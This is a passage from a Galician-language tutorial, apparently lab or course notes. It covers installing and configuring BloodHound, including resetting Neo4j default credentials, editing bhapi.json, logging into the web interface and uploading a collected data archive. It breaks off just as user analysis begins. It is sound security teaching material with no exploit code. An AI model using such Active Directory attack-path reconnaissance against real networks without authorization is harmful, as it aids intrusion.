
```
# Executar bloodhound (primeira vez)
bloodhound
```

Proceso de configuración inicial:


```
It seems it's the first time you run bloodhound

Please run bloodhound-setup first

Do you want to run bloodhound-setup now? [Y/n] Y

[*] Starting PostgreSQL service
[*] Creating Database
[*] Starting neo4j
Neo4j is running at pid 5416

[i] You need to change the default password for neo4j
    Default credentials are user:neo4j password:neo4j

[!] IMPORTANT: Once you have setup the new password, please update /etc/bhapi/bhapi.json with the new password before running bloodhound

opening http://localhost:7474/
```

Cambiar contrasinal de Neo4j:

1. Ábrese navegador en `http://localhost:7474/`
2. Login con: `neo4j` / `neo4j`



3. Cambiar contrasinal (exemplo: `abc123.`)



Actualizar configuración de BloodHound:

```
# Editar ficheiro de configuración
sudo nano /etc/bhapi/bhapi.json
```

Modificar o campo `neo4j.secret`:

```
{
  "neo4j": {
    "addr": "localhost:7687",
    "username": "neo4j",
    "secret": "abc123."
  }
}
```


Reiniciar servizos:

```
# Parar procesos
sudo pkill -f bloodhound
sudo pkill -f neo4j

# Iniciar Neo4j en background
sudo neo4j console &
disown

# Iniciar BloodHound
bloodhound
```

Interface web de BloodHound:


Ábrese automaticamente en: `http://127.0.0.1:8080/ui/login`


1. Login con: `admin` / `admin`



2. Cambiar contrasinal na primeira autenticación

3. Requisitos: mínimo 8 caracteres, maiúsculas, minúsculas, números







Subir datos a BloodHound

Na interface web:

1. Click en "Upload Data" (icona de nube arriba á dereita)
2. Seleccionar ficheiro `20251112103309_BloodHound.zip`



3. Ou arrastralo directamente á interface




4. Esperar a que se procesen os datos (1-2 minutos)


Análise con BloodHound

Buscar usuario [usuario2.apelido2]:

